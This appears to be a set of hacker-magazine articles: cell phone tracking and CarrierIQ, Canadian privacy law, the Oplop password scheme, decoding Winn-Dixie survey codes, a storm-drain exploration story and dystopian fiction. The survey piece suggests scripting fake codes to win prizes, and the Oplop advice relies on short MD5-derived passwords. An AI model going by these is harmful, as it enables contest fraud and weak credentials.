Law enforcement have always loved cell phones. What better way to get your suspect (apparently, all of us) to carry around a tracking device 24/7? But now it seems like corporate greed loves cell phones even more, and for much of the same reasons. Ask all of your customers to carry around tracking devices and they'll never agree to it. Give them a free app on a smartphone and they'll not only carry around the tracking device, but they'll give you all of their info while they're at it.

Cell phone tracking works on the carrier level because the cell phone companies know what towers you're connected to. The same model that gives your phone an approximate location without turning on the GPS lets the cell phone companies track where you are (well, approximately). The granularity of the non-GPS assisted location increases as the population density increases - more users require more cell towers, which means each tower covers a smaller physical area.

Tracking from the carrier is relatively simple, but only the carrier benefits (and anyone with a subpoena, or depending on the state, no subpoena at all. Looking at you, California). Retailers in the U.S. (well, two... so far) have started rolling out a system which passively monitors cell phones to track users. By placing antennas in each store and at common gathering areas of the mall, and monitoring cell phone traffic, the movement of individual users can be tracked.

The system is designed to only reveal the "cell phone identifier." The actual information being tracked is not disclosed, but most likely it is the IMEI, which identifies the phone, and not the IMSI, which identifies the subscriber. It is claimed that no personally identifiable information is tracked, which is plausible since there should be no link between the IMEI and the phone number or user billing data.

How does one opt out of tracking? By turning off your phone, obviously. In a crowded shopping area. During the busiest shopping season of the year. When customers are least likely to want to, or be able to, turn off their phones. Still, they'd never be able to correlate security footage, purchases, and phone identifiers to constantly profile customers, right?

This may be the first time for trying to track cell phones as cell phones, but the technology to track Wi-Fi devices (like Kismet) or Bluetooth devices (at least the discoverable ones) has been around for quite a while, and been deployed in customer tracking and advertising. So far, neither has been a major focus for advertisers, and the Bluetooth-enabled cardboard stand-up sign pushing to discoverable devices has been replaced with QR or Microsoft tags. But a cell phone set to use Wi-Fi will continually look for networks nearby, and can be tracked as it moves around a shopping area.

Of course, waiting for your revenue stream (sorry, customers) to go to the mall is for chumps. It would be so much more convenient, and profitable, to sell their usage data, location, and so on directly.

Enter "CarrierIQ," a software package which has been getting a lot of attention lately, and not the good kind that you want. Originally designed as a tool to help carriers measure metrics like problem applications, user traffic levels, and so on, it's been modified and turned into a multi-carrier tool for snooping on user behavior.

Hidden on multiple phone operating systems (Android, Blackberry, and Nokia) and on multiple carriers (Sprint, Verizon, maybe others), CIQ collects a combination of innocuous (battery, signal level, crashes, reboots) data, and *very* personal data (applications run, URLs visited, keystrokes, numbers dialed, SMS messages received, location, phone calls received).

And it runs as root! Not only can you not detect it or terminate it from a standard phone account/user, but if any vulnerability is discovered in the CIQ software in the future, all phones running it will be vulnerable, and, if arbitrary execution is part of the bug, they'll be vulnerable to an unstoppable root-level exploit, potentially exposing *all* data on the phone and opening the door to additional malware or Trojans on the phone.

"But," I imagine you say, for the convenience of a straw man argument to knock down, "the carrier already knows what phone calls I get and what URLs I visit." And you're right - they do, at least when you're on cell data they do. CIQ exposes URLs from Wi-Fi as well (including search terms since those are in the GET string), and *may* bypass wiretap laws because the data is gathered by an agent on the phone, not from the network layer.

What reason would the carrier have to record this data? Marketing, of course! Not only do they

use it for their own marketing, but now they'll *sell your web browsing history* to other companies! What other companies? Anyone who has the money, apparently. Verizon has already modified the terms of service to allow them to sell location, application installs and usage, URL history, demographics, and phone feature usage. And, of course, you don't have to opt-in; they've already included you for your convenience, and their profit. (If you're a Verizon customer and haven't already opted out, you can do so at `https://www.verizonwireless.com/myprivacy` but only if you're the account holder, and don't forget to opt out of all three categories!)

Once discovered and reported on, CIQ opted for the most mediapathic response possible: Send the developers reporting its capabilities a cease and desist and try to squelch discussion about the depth of privacy invasion that is being hidden from users. Once the EFF got involved, there was some rapid backpedaling and retractions (remember, go donate to the EFF, they really *do* make a difference), and by all accounts the researchers are now unmolested in their continued research. Lawyering up is the default response of any company, so it's difficult to read much into the situation, but any hopes of open discussion about the capabilities and reasons behind it are pretty doubtful.

The real kicker, of course, isn't just that every company which has half a chance to do so is selling out your data while raising your bills. The real kicker is that once this data is collected, once the possibility to flip a switch and track every move exists, that information is no longer under your control. It's only a subpoena away - or less, if you're in California, or any other jurisdiction which decides you don't need to prove just cause or document reasons for collecting location data or attaching GPS trackers to citizens.

HOPE Conferences

Hundreds of DVDs
are now available
at the 2600 store:

store.2600.com

Anonymity and the Internet in Canada

by Pat D.

What do you think of when someone tells you that your freedom of privacy and the right to remain anonymous on the Internet is slowly being taken from you piece by piece on a daily basis? The first questions that come to my mind are: How can I protect my rights and what tools are available for me to exercise my ability to have an anonymous web experience?

In this article we will take a brief look at what laws are in danger of being passed through the Canadian House of Commons, along with measures you can take as an individual to enhance your anonymous Internet experience.

I believe that any Internet user should have the right to have a private and anonymous web experience. People should have a choice whether or not they want to share their information with others or have the ability to take on any online persona they wish.

The Harper government in Canada is going to table a massive crime bill in the near future. Included in this bill is lawful access legislation. These bills are previously known as bills C-50, C-51, and C-52. It is not known at this time whether or not they will try to slip in the Canadian DMCA (bill C-32) into this crime legislation as well.

If this crime bill passes in Canada, it is going to give law enforcement and government lawful access to your customer information from your Internet and cellular providers without a warrant. What this means is they are going to have the right to read your emails, see what you are downloading, read your text messages, gather GPS data from your cell phone in real-time, the list goes on and on....

What can you do to secure your digital anonymity right now? There are several different practices you can use to help you have a relatively private and anonymous web experience in most situations. I will list a few examples that I find important for the everyday Internet user.

Turn on cookie notices in your web browser or use some type of cookie management software.

"Cookies" are small pieces of information that websites store on your computer temporarily. In most cases, cookies are useful and help streamline your web experience. They may store passwords and user IDs so you don't have to keep retyping them every time you load a new page at the site that issued the cookie. Other cookies can be used for other purposes like your navigation through a website or the time you spend there. This information is usually gathered for marketing purposes. Most cookies can only be read by the people who created the original cookie. Some companies that manage online banner advertising are just cookie sharing rings. They track what pages they load, what ads you click on, etc. They will share this information with their clients for marketing purposes as well. To see how cookie-sharing works, have a look at: `http://privacy.net/track`

Use anonymous networking.

One of the easiest and free "anonymizer" networks to use is the TOR network. TOR will eliminate the ability to have your "traffic analyzed."

When someone can trace the source and destination of the information you are sending or looking for on the Internet, it allows them to start tracking what websites you like to visit, online games you like to play, videos you like to watch, the list can go on and on. What the TOR network does is send your requests and transactions over different places on the Internet, so no point can triangulate you to your intended destination.

Take your Stand!

The last and final thing you can do to protect your anonymity and privacy in the digital age is to stay informed and lobby the lawmakers. Let them know that you are not happy with the changes they are trying to make in regards to your online privacy. Tell your friends, spread the word about these injustices, and take a stand! If everyone stays silent, they will give your digital liberties away.

This article was not intended for the advanced computer user. This is just a brief outline on what the average person may not know about the changes the Canadian government is trying to make to their digital anonymity as well as a couple of brief steps on how to gain back some control. For more information, please have a look at some great websites that cover the subject of digital privacy like the Electronic Frontier Foundation (`http://www.eff.org`) and The Pirate Party of Canada (`http://www.pirateparty.ca`) that cover topics from copyright laws, reform of the patent system, and privacy.


Sources

Pirate Party of Canada, *Lawful Access: The Battle Isn't Over,* Pirate Party of Canada, September 21, 2011, September 22, 2011, `https://www.➥pirateparty.ca/uncategorized/➥lawful-access-the-battle-isnt-over`

Stanton McCandlish, EFF Technology Director, *EFF's Top 12 Ways to Protect Your Online Privacy,* Electronic Frontier Foundation, April 10, 2002 - Vers 2.0, September 20, 2011, `http://➥www.eff.org/wp/effs-top-12-ways➥-protect-your-online-privacy`

torproject.org, *Tor: Overview,* www.torproject.org, Sept 19, 2011, `http://www.torpro➥ject.org/about/overview.html.en`

Elegant Password Generation with Oplop



by Joshua Dick
josh@joshdick.net
http://joshdick.net [1]

Password strength, policies, generation, and management are hot-button topics for the security-minded. In the wake of recent high-profile online security breaches such as those against Gawker Media [2], Epsilon [3], Sony [4], and many [5] others [6], it is more important than ever to choose and manage passwords in a way that maintains the integrity of your online accounts and identities. There are efforts underway to change the password security playing field such as OpenID [7] and Oauth [8], but these technologies are just starting to become widely adopted, and they come with their own sets of issues. For now, typical computer users still have to rely on using passwords. Debates and personal preferences abound regarding what constitutes a strong password and how to best manage various account credentials in a secure manner. Everyone has their own system, and this article will outline my system. In sharing it with you, I hope to get you to think carefully about how you choose and manage passwords, and whether your own system could use some improvement.

A long time ago...

...in a galaxy far, far before the aforementioned Gawker breach, I used one of three or so different passwords for all of my online accounts. Then the Gawker breach happened, and my Gawker account credentials were included in the leaked information. Gawker stored hashed versions of their users' passwords, but used an archaic hashing algorithm that left simple passwords vulnerable to discovery by brute-force attack. The breach was a wake-up call for me. If my password had been discovered through brute-forcing, then my other online accounts using that same password were potentially accessible to malicious individuals. I also used the same password in combination with other email addresses/account names for various accounts; anyone with an ounce of Googling skills could have searched around for my identities on other sites, connected some dots, and tried that same password on those other sites.

This brings me to what I believe is the golden rule of passwords: *Never use the same password for multiple accounts.*

It sounds obvious, and most of us have heard this before, but some of us are still guilty of doing this. I was guilty of this as well until the Gawker breach happened. I then realized that any site that I supplied with a password could potentially have the same kind of breach, and that I was trusting those sites to store my password in a way that it is protected in the event of a breach. Using the same password on multiple sites means that if your password is compromised in one place, then it's also compromised in every other place used. I knew that it was time to start using unique passwords for all of my accounts online and I started researching methods to generate unique passwords.

By far, the simplest way to create a unique password is to have a computer randomly generate one. The problem with randomly generated passwords is that there's no way any mere mortal can memorize and associate a randomly generated password with each of their online accounts. The only realistic way to use randomly generated passwords is to utilize password management/vault software that stores passwords in an encrypted database and often helps automate the process of logging into websites. Randomly generated passwords make things very difficult if the password manager's database becomes corrupted or lost. Some password managers also make it difficult for users to switch to a different password manager. I did not want to be exposed to these issues, so rather than using randomly generated passwords, I wanted a way of creating unique passwords that was *easily reproducible* if I ever had to recover or regenerate my passwords from scratch.

I researched methods for generating unique passwords in a reproducible fashion. Nearly all of the methods I found involved combining a strong "base password" with something else that was unique to the site, or to the password's purpose, yielding a unique password. Most of the techniques I found for coming up with the base password involved using mnemonics with song lyrics, initials, and birthdays, etc. While the basic idea of "base password" + "unique information" = "unique password" seemed sound to me, I wanted a password generation process that wasn't error-prone, and that didn't require an unnecessary amount of thinking or effort to use it. I did not want to have to hum a song to remember its lyrics every time I

wanted to type a password. There had to be something better.

Enter Oplop

After even more research, I stumbled across the oddly-named Oplop. Oplop is a password hashing algorithm conceived by Brett Cannon (a core developer of the Python [9] programming language).

Oplop works on the same "base password" + "unique information" = "unique password" principle mentioned earlier. In Oplop terms, the "base password" is referred to as a "master password" and the "unique information" is referred to as a "nickname."

In a nutshell, you provide Oplop with a master password and a unique nickname, and Oplop uses those two pieces of information to generate a unique password. When fed a particular master password/nickname pair, the algorithm always generates the same unique password. Bear in mind that there are other password-generation algorithms that work very similarly to Oplop (master password plus a "nickname" or a "keyword" yields a unique password), and the majority of the information in this article is still relevant for those other algorithms, even though the article will refer to Oplop specifically.

Here's an excerpt from the "How It Works" page on Oplop's official website [10], starting with the algorithm in its entirety:

1. *Concatenate the master password with the nickname (in that order!).*
2. *Generate the MD5 hash of the concatenated string.*
3. *Convert the MD5 hash to URL-safe Base64.*
4. *See if there are any digits in the first 8 characters. If no digits are found...*
   a. *Search for the first uninterrupted substring of digits.*
   b. *If a substring of digits is found, prepend them to the Base64 string.*
   c. *If no substring is found, prepend a 1.*
5. *Use the first 8 characters as the account password.*

These steps guarantee that the account password is always at least alphanumeric, if not alphanumeric with - and/or _ characters (this is technically incorrect as there is a 0.0000004% chance the account password will be numeric-only, but that is obviously a very rare occurrence so it's not a possibility that Oplop guards against). It also guarantees the account password is eight characters which is typically a required length of passwords.

You do not need to worry about the use of MD5 as the hashing algorithm as compared to SHA-256 or some other hashing algorithm. You can read about MD5's weaknesses such as the preimage and collision attacks if you want, but remember that MD5 is being used more for a consistent randomness factor than for its cryptographic strength. It does not matter if someone has the same unique account password for a completely different pairing of nickname and master password. The important thing is that someone cannot work backwards from an account password to your master password.

Oplop's official website [11] has much more technical information about the algorithm, its threat model, the strength of the passwords it generates, and its strengths over other similar password generation algorithms.

How I Use Oplop

The Master Password

I use a single master password to create all of my Oplop passwords so I don't have to remember multiple master passwords and can rely on muscle memory. This is how Oplop is supposed to be used, but you might instead choose to use multiple master passwords. Ideally, a master password should:

- Be common across all of the Oplop-generated passwords you've created for a particular place/category (for example, one master password for all personal accounts, another master password for all work accounts)
- Be a strong password; at bare minimum, the same strength as Oplop-generated passwords (eight-character alphanumeric)
- Never be shared - if compromised, all of your Oplop-generated passwords could potentially be recreated by someone else
- Never be used as an account password; it should only be used inside of Oplop, for the same reason as above.

Nickname Generation

To make Oplop-generated passwords easily reproducible with minimal thought, one needs to use a foolproof system for picking nicknames that will be used to generate those passwords.

Since all of my Oplop-generated passwords are used with online accounts, I create nicknames by taking the root level domain name for the website in lower case (since Oplop is case sensitive), stripping the top level domain, then stripping all non-alphanumeric characters from it.

Examples of nickname generation (website -> nickname):

http://amazon.com -> amazon
http://my.ebay.com -> ebay
http://forums.any-site-here.com -> anysitehere

I use this simple procedure to create the vast majority of my nicknames. You can pick a procedure that works best for you, provided that you can easily and unambiguously produce a consistent nickname given a certain website or URL.

In the case where an account's password policy requires periodic password changes (a great security practice) *or* in the event of a Gawker-like security breach, Oplop has you covered; if you slightly modify the nickname when your password needs to be changed (gawker1, gawker2, etc.), Oplop will

generate a completely different unique password for each nickname used.

Hopefully, you can recognize what constitutes a good nickname and can take the concept further for your specific needs. Here are two more examples for choosing nicknames:

- If you'd like to use Oplop to generate passwords for an account on a given machine, you can use the machine's host name as your nickname.
- If you'd like to use Oplop to generate a password for an account at your organization or company, you can use the organization/company name itself as your nickname. Or maybe even [organization name] - [tool or system name]. You get the idea.

Password Management

So now you're all ready to update all of your existing accounts to use Oplop-generated passwords, but won't it be a hassle to regenerate the password every time you need to type it somewhere?

Well, yes, it would. That's where using a password manager/password vault application can help.

A password manager simply stores lists of accounts, their passwords, and other relevant information for later retrieval or use. Every decent password manager will store this information in an encrypted form, protected by a password (which can also be generated by Oplop). I don't recommend using your Oplop master password to unlock the password manager; your master password should only be used inside of Oplop.

Many password managers also come with web browser extensions that, once unlocked with their password, automatically fill web login forms with the appropriate account information that has been stored in the vault.

So, once you generate passwords with Oplop, you can store them in the password manager and then essentially forget about them, letting the password manager enter the generated passwords into websites for you. If the password manager's data gets corrupted or otherwise lost, you have nothing to worry about since you can still recreate your Oplop passwords using your master password and nicknames. If you had been using randomly-generated passwords and the same data loss happened, you'd be in a much more dire situation.

As to which password manager to use, there is a wide variety of choices available for all major desktop and mobile platforms. I personally use a commercial offering called 1Password [12]. Other popular choices include KeePass [13], KeePassX [14] (free and open source standalone applications), and LastPass [15] ("freemium" web application).

Why I Like Oplop

There are several factors that drew me to Oplop and that have kept me using it to this day.

1. It's elegant.

The algorithm is easy to understand and is well thought out, with compelling technical documentation.

2. It's reproducible.

A particular nickname/master password combination will always yield the same unique password from Oplop. So, regardless of the method or software you use to manage your passwords, your passwords are safeguarded against data loss since you're always able to recover Oplop-generated passwords as long as you can remember your master password and recreate your nicknames.

3. It's flexible.

As quoted earlier, Oplop-generated passwords are mixed-case alphanumeric (but can contain dashes and underscores), and are always eight characters long. These aspects make the generated passwords strong and flexible enough for everyday use. They'll be rated favorably by password strength checkers and will most likely comply with the average IT-sanctioned password policy, though you may have to add punctuation onto the generated passwords to comply with stricter password policies.

4. It's available on a huge variety of platforms.

Because of the simplicity of the algorithm, Oplop is easy to implement on many different platforms. Oplop is available as an (offline capable) web application, a Python command-line application, an iPhone/iPod Touch/iPad web application, an Android application, a Kindle application, and more. This means that it's easy to generate passwords with Oplop regardless of your platform or device of choice.

Although the official Oplop web application [16] is great, I made my own version [17], source code available [18], that has some minor usability improvements. My web application can be used offline in web browsers that support offline applications, and also doubles as an iOS web application as well as a Google Gadget.

Closing Thoughts

In a time when password security matters more than ever, Oplop and algorithms like it strike a decent compromise between encouraging good security practices (unique passwords), generating relatively strong passwords, and being easy to use in practice. Hopefully, this article has taught you something new, or has at least made you think about how you can improve the process(es) you use to pick and manage passwords.

Well, it would seem that you've been reading long enough. It's time to go generate some passwords.

1. http://joshdick.net
2. http://en.wikipedia.org/wiki/Gawker_Media#Sourcecode_breach
3. http://en.wikipedia.org/wiki/Alliance_Data#Epsilon
4. http://en.wikipedia.org/wiki/PlayStation_Network_outage
5. http://www.neowin.net/news/bethesda-softworks-latest-to-suffer-cyber-attack
6. http://arstechnica.com/gaming/news/2011/06/hacker-group-lulzsec-demands-hats-threatens-release-of-brink-user-data.ars
7. http://openid.net
8. http://oauth.net
9. http://python.org
10. http://code.google.com/p/oplop/wiki/HowItWorks
11. http://code.google.com/p/oplop
12. https://agilebits.com
13. http://keepass.info
14. http://www.keepassx.org
15. https://lastpass.com
16. http://oplop.appspot.com
17. http://heap.joshdick.net/oplop
18. https://github.com/joshdick/oplop

Hacking the Winn-Dixie Survey

by Tim K

When I was in college, I lived next door to a Winn-Dixie grocery store. About 75 percent of the time I made a purchase, the bottom of my receipt would have the phone number for an automated survey asking me to rate aspects of my shopping experience in return for the chance to win $5000 (it's since dropped to $2000). Naturally, as a poor college student, I would do this survey *every single time*. Though I never won, I did notice some recurring patterns in the survey codes.

The code on the receipt is made up of three blocks of six numbers each, but for simplicity's sake let's treat it as a single 18-digit number. Based on examining literally hundreds of receipts, here's how the numbers break down:

Digits 1-4: the date in mmdd format.

Digits 5-6: the hour in 24-hour notation.

Digits 7-10: the Winn-Dixie store number.

Digits 11-14: the transaction number for the checkout lane for that date.

Digit 15: always 0 as far as I can tell, though it may be a leading zero for...

Digits 16-17: the checkout lane number. This was almost always 93, 94, or 96 in my data, then one day I realized it's because I go to the self-checkout almost every time. So I made a point of going to a human cashier; lo and behold, these two digits came up as 03.

Digit 18: some sort of hash or check digit - I have not determined how this is calculated. In many cases, I noticed that this corresponded to the number of items purchased mod 10, but not always, so I discarded that theory. But if you enter this digit incorrectly, the friendly voice tells you "Invalid Entry" and you have to enter all 18 digits again.

After I had deciphered all of this information, I noticed a lot of it repeated in the bar code at the bottom of every receipt, whether there was a survey or not. However, on a few receipts, there were some numbers that I just couldn't make sense of - until I had another face-palming moment. Here are two real sample receipt numbers from my data. See if you see the same thing I did, based on the information I've given you so far.

```
441106160209003005813580213000000
441107030209091000000910306000000
```

Let's break them down together block by block:

4411: always the same; likely a Winn-Dixie company code.

0616/0703: I did these grocery runs on June 16th and July 3rd.

0209: Store 0209 is in Pembroke Pines, Florida.

003/091: I paid at lane number 3 and the self-checkout, respectively.

00581358/00000091: ????

0213/0306: Considering I was shopping at 8:30-9 o'clock at night, it's not unrealistic to think 200-300 people had already been through a particular checkout lane that day.

00000: filler zeros.

So, the differences? Take a look at the lane number and the "unknown" number. I believe that eight digit number to be some kind of employee ID, whether known to them or not. So what's the point of all this (as my wife has asked several times)? Maybe someone who really wanted to win the cash could write a dialer program, generating its own valid survey codes. I've also noticed that recently Winn-Dixie has switched to printing a URL instead. I'm sure some clever scripting could accomplish the same thing. Or maybe it's just interesting to find patterns in the seemingly mundane bits of our everyday lives.

Switch

by Austin Lott

There was no light. Nothing. The kind of dark where you put your hand in front of your face and you can't see your hand. The kind of dark where you imagine your hand waving, but it's just your imagination. *Click.* The LED headlamp I'm wearing casts a cool bluish light wherever I look. A thin stream of water runs down the center of the sloping sides of the 114 inch concrete pipe I'm resting in. Forward, back, it goes on forever and your light trickles off into blackness as you strain to see what lies ahead. In a pair of old shoes, shorts, a dirty t-shirt, work gloves, and a hat sits my accomplice, Zay. He's one of the guys I go to school with, the kind of guy who says yes to odd late night adventures. At this moment, we were probably sitting some 25 or so feet below Harbor Boulevard, the lifeline of Costa Mesa.

It's cool and both of us have worked up a decent sweat by now. You have to figure out a method for walking because your ankle starts to tire quickly when on an angle. One two three, switch, one two three, switch, one two three.... That's how you walk down below. You have to be careful of the water though - it's deeper than it looks and a tiring leg can cause your foot to skim the surface and soak your leg as you cross to the opposite side. As we continue deeper and deeper, it seems as if we are seeking the heart of the city. The muffled, deep *thmp thmp* gets louder as we continue. Switch.

Zay stopped, "Check that out, 'The End is Near,'" reading the red scrawl of spray paint on a wall.

I respond with a chuckle, "Well, not quite yet. This is only halfway from where we got last time."

"Yeah man. Hey, 'Repent Your Sins.'"

"Hey, come check this out." I motion for him to come further down to where I'm standing, "'*Genesis* 12:22.'" It's a verse that doesn't exist. Switch.

As we continue, a new sound joins the heartbeat, a metallic twang, *pew pew.* It's a sharp sound, different. *Thmp thmp, pew pew....* Each distinctly echoes down and past us. The acoustics allow us to whisper and hear each other clearly. Our footsteps hit the floor and bounce all around us.

"I never did anything like this as a kid," I confess. "I probably would have. I just didn't know about it. I was a good kid too, didn't really do much that was too sketchy."

"Me either, man. Just the usual sort of running around you do as a kid."

Thmp thmp! Pew pew! It gets louder as we go. Switch.

We stop by a junction, the dry ledge of a 48 inch branch invites us to sit. We switch off our lights. I had discovered a map, courtesy of the local flood control district, that showed in great detail the sizes of drains and their paths below the streets of the city. Drains in most modern cities are the redirected rivers and streams that were built over, not the sewers. Drains smell like caves, like wet concrete. There's always the danger of stale air, or gas pockets, but our particular drain was fairly well ventilated, allowing us to explore without much fear of dying in obscurity.

Thmp Thmp, pew pew. Switch.

As we walked on, nearing the heartbeat, it grew infrequent, but infinitely more surprising. You could walk several minutes and without warning find it wasn't the dull *thmp thmp,* but a sharp, quick *BANGBANG.*

"It's like we're viruses, creeping through the veins of the city," Zay says from behind me as we approach a manhole. There are 22 rungs on most of them, all a little over a foot apart, and the cylindrical shaft up is crisscrossed with cobwebs and spiders.

"Yeah, how crazy is it..." I'm cut off by *BANGBANG.* "Shit!... No matter how much I try to expect it, I always get surprised by it."

Zay laughs, "Me too, man."

Switch.

As we walk, our footsteps echoing off the walls, stopping to read the more infrequent graffiti, I think about how we got here. Earlier

that week, I had discovered an out of print zine called *Infiltration.* Some of their articles were free to read on their website. There was this group called the Cave Clan, a group of urban explorers, the kind of people who do what Zay and I were doing, who explore the rather elaborate storm drain system of Australia's major cities. The group was founded in 1986 by three teenagers and focused on exploration while minimizing tagging. It's an interesting group, but it was blessed with a few gifted writers who had the ability to communicate their passion for draining, and in turn inspire me to check it out. Part of their recommendations was not going alone. Thus, I recruited Zay, a fellow writer.

Switch.

There is a more frequent system of markings left in a uniform white paint. It seems to be from the original crews that installed these pipes. There are typically several numbers, followed by a date. Much of the system was installed in the 1980s, with dates ranging from 1982 up to 1986. Some of the earliest tagging we saw was dated 1991.

Thmp thmp, pew pew. As we continue on, the pipe narrows. We're both around the six foot tall mark, so we walk with our heads bent, lights bobbing back and forth over the water as we cross. Switch. It's more tiring now; we've been under for almost two hours. Switch. Our legs are getting tired more quickly, and we have to stop and rest frequently. Switch. Then we come to a portion where it gets so small we have to walk doubled over.

I chuckle as I read the graffiti, "TURN BACK" accompanied by an arrow urging us back the way we came and follow its orders.

We end up back at the last manhole shaft, water dripping from the cover and plinking softly onto the concrete floor.

"Well, we can try to lift this one, or we can walk back...." I tell Zay.

"It's up to you, man. I'm down with whatever. I don't think we can lift it though."

"Well, we haven't heard anything run this one over, so I'm gonna go try..."

It's a long way up. Cobwebs and spiders cover the walls, the kind that can't hurt you but you don't want in your hair anyway. I swing my gloved hand around above me, clearing the way but not quite getting them all. Whack! I kill a spider. I don't want to imagine it crawling down my shirt as I try to climb up. If you've ever had a spider's web drape unexpectedly across your face, you know what I was experiencing at this moment. When I reach the top of the shaft, I push on the cover. It doesn't budge. I change my approach and prop my elbows on the top rung and push hard with a little more leverage. For a moment, nothing happens. Then a copious amount of dirt and a little water fall on me and trickle down towards Zay. Another push and I have the manhole cracked open with about an inch of the outside world showing. I see a light pole, a street light, and the tops of some buildings. I can't tell where we are in the street though.

"Zay, I can see a light. I think we're on a side street."

"Alright...."

At the bottom of the shaft, we discuss the dangers of popping a manhole cover where we don't clearly know where it is in the street, Harbor Boulevard being the busiest street in this section of town. As I thought about the eternity of pipe that lay behind us, and the sharp pain in my ankles, the burning of my leg muscles, the dull ache in my lower back, I said, "Well, it would be easier to walk on the surface."

CRUNCH! Above us, a car pushed our exit back into place. This was bad. You never popped a cover in the street. What would we do? We could backtrack, pop one we figured wasn't in a street. We could just play it safe, walk all the way back, and climb out of the channel. We could, we could....

"Let's just get out and run," Zay says.

"Alright," I reply. "Hey, let's just pray real quick, seems fitting before a risk."

"For sure."

"God, please clear this spot of traffic... and protect us, warn us if we're in danger here... and please don't let there be any cops... guide us. Thanks, amen."

"Well, let's go."

I climb back up, and as soon as Zay is right behind me, I pop the edge up like before. It's heavy, really heavy, and as I lift it, the back edge dips down, allowing me to get my left hand on it, sliding it up and out over to the side of the road. I pop my head up and, to my horror, we're not on a side street, we're in the crosswalk right in the middle of Harbor Boulevard. There are a few cars waiting at a light about a half mile away. I rush to climb out, yelling at Zay.

"Oh shit, we're in the middle of fucking Harbor! Hurry up!"

"I'm coming, I'm coming!"

He comes out quickly and I slide the cover back into place as quickly as I can. It falls mostly into place, leading the trailing edge slightly popped still. We run as fast as we can down the side street and duck behind a truck, our hearts pounding. We strip off our gloves, I take my headlamp off. Donning our sweatshirts, we wait a few minutes, then stroll back in a nonchalant kind of way, and hit the walk button on the traffic light.

FICTION

Kill Switch

by Leviathan

"Ready Mr. President? We are twenty seconds to air. Good. TelePrompTer? Camera one, ready. Audio, ready. Announce."

A deep male voice spoke quickly. "President Martera, address to the nation, March 4, 2019, 8 p.m. Eastern Standard Time."

The woman's voice returned. "Ready in five... four... three..." Her voice tailed away.

"My fellow Americans. Our nation continues to suffer needlessly at the hands of those who would threaten our traditional American Judeo-Christian values. The terrorists who call themselves 'protesters' are seeking nothing less than the overthrow of the U.S. government and my removal from office.

"Their illegal effort is being aided by those who would repeat the scandalous lies being spread about my administration, through Internet-based social media sites. We have received evidence that these terrorists are receiving their financing through Al-Qaeda. We will not let these godless, treasonous enemies win the heart and mind of even one American who might be deceived by their lies.

"This evening I have taken the steps within my authority to restrict Internet access. Only authorized sources of news and information will be permitted, so that you can be sure the information you receive is accurate. As you know, we have already removed subversive elements from broadcast radio and television, so that you may continue to obtain reliable and trustworthy reporting.

"In addition, I have directed that wireless phone networks be restricted to only those users that have received and activated special pass codes from the Department of Homeland Security, ensuring that only responsible users have access to these services.

"These actions are necessary to stop the enemies of our nation from bringing about the complete destruction of the American way of life. Once order is restored and the domestic terrorists are placed behind bars, we will permit the resumption of full Internet, wireless, and broadcast capability. Remember, it is the responsibility of every American to report any person who spreads such false information to DHS or local police.

"Thank you for your attention. God bless you, and God bless the United States of America."

***

"Can you believe this? That common criminal Martera pulled the switch on the Internet."

Sigmund Laclair leaned his six-foot-four frame

over the glass counter containing an assortment of telecommunications gear: brand new handheld transceivers, digital controllers, and accessories on display in their open boxes. “How does someone pull the rug out from under every grandmother with an AOL email address? For that matter, how the hell is this store gonna survive?”

Ken Stichler’s brow furrowed as he stood holding a can of Coke against his belly near the store’s front door. “Gee Ziggy, you’re not going to have to close the store, are you?”

“If that jerk keeps the Internet down for any length of time, I’m gonna be hurting. Seventy percent of my sales are over the Internet, not from cheapskates like you walking into the store every day and buying nothing.”

Ken’s face broke into a broad smile. “Yeah, but who would you talk to all day?”

Just then, a radio transceiver on a shelf behind the counter squawked, “KD8YFT listening on niner-four.”

Ziggy rubbed his chin with his left hand. “Christ, I don’t know.” His powerful broadcast voice dropped in tone and volume. “Kenny this is bad, this is serious stuff. We have no idea what’s going on except what you can hear from overseas on shortwave. I don’t trust the Chinese with the news, but they’ve got more information about this than American stations! Problem is, the Canadians shut down the relay station, so you can hardly hear them. How are we supposed to find out what’s really happening?”

Ken took a sip of his Coke and shrugged. “Just keep listening to China when the signal’s good, I guess. That’s something.”

“Yeah but they don’t even acknowledge Tiananmen Square, to this day.” He half-pointed, half-waved in the direction of the broad store window. “Who’s gonna tell everyone else what’s really happening out there, without the lies? ‘Financed by Al-Qaeda,’ my ass. And the two stations left on AM are just a mouthpiece for the government.”

“Yeah I know. Any other stations beside China on shortwave?”

“A few. Russia, India, Cuba. But their news reporting leaves much to be desired. All the major countries with decent news organizations have long since shut their shortwave stations. Satellites are down too, after Martera got to all those telecom companies.” He walked out from behind the counter to the front window and looked up at bulging gray Michigan clouds laden with rain. “Kenny, we gotta do something.”

Ken nodded, drained the rest of the Coke, then crushed the empty can in his hands. “Makes you wonder what’s next, huh Ziggy. Are they gonna pull our ham radio licenses, you think?”

His head snapped around quickly to face his friend. “Over my dead fucking body.”

***

The sound coming out of the small speaker was faint but clearly understandable. “This is the BBC World Service, the news read by Colin Rodgers.”

The regular gathering of shortwave and scanner enthusiasts from the Albany area - they called themselves the Empire Monitor Club - smiled at each other in recognition of this historic event. They huddled closer around the receiver in the meeting room of Denny’s restaurant. It had been years since the BBC had broadcast on shortwave.

Rodgers went on to explain how the British media giant had returned to the international airwaves since “our primary distribution method - the Internet - is presently inoperative in the colonies,” as he put it.

“The colonies! Did you hear that?” John Ketchmar, the club’s distinguished, elderly president, looked around at the half dozen members at the table. “Britain’s taking great pleasure in our misfortune, I think! Calling us the colonies after almost 250 years.”

The shockingly attractive red-haired woman, Rita Laclair, smiled as she put her index finger up to her lips while increasing the volume on the portable receiver.

“Investigation by the BBC’s Washington Bureau has uncovered more circumstantial evidence that President Martera’s administration ordered the brutal murder of two American journalists in May of last year, evidently for reporting on the military kickback scandal which implicated Martera’s Chief of Staff Joel McLaren and his deputy Lawrence Young. Further, there is evidence of a detailed, complex chain of command between the assassins and the President himself.”

Their rapt attention was interrupted by the dark-haired waitress who had entered their meeting room. Her rotund, middle-aged face blanched white.

“There’s a police officer in front asking all kinds of questions about someone here with a radio.” Her hands were shaking. “You all should better leave, now. Don’t worry about the tab.”

